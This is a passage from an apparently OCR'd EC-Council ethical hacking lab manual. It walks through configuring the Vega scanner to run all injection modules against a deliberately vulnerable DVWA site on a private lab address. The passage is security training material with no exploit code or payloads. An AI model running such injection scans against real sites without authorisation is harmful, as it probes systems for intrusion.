


Figure 1.6.4: Starting a new scan

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

14. The **Select a Scan Target** window appears on the screen. Ensure that the **Enter a base URI for scan** radio button is selected under the **Scan Target** section.
15. In the **Enter a base URI for scan** field, enter the target URL as **http://10.10.10.16:8080/dvwa** and click **Next**.

Note: **10.10.10.16** is the IP address of **Windows Server 2016**, where the **DVWA** site is hosted on port **8080**.




Figure 1.6.5: Setting a scan target

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

16. The **Select Modules** wizard appears; double-click on both of the checkboxes (**Injection Modules** and **Response Processing Modules**) to select all options.
17. By checking these options, all modules under these options will be selected. Click **Next**.




Figure 1.6.6: Selecting modules

18. In the **Authentication Options** wizard, leave the settings to default and click **Next**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

19. In **Parameters** wizard, leave the settings to default and click **Finish** to initiate the scan.




Figure 1.6.7: Parameters section

20. The **Follow Redirect?** pop-up appears; click **Yes** to continue.




Figure 1.6.8: Follow Redirect? pop-up

21. The Vega application starts scanning the target website for vulnerabilities. Observe the **Scanner Progress** bar and wait for it to finish.

Note: In the left-hand pane, under the **Scan Alerts** section, you can see the scan status as **Auditing**. As soon as Vega completes, the scan status changes to **Completed**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

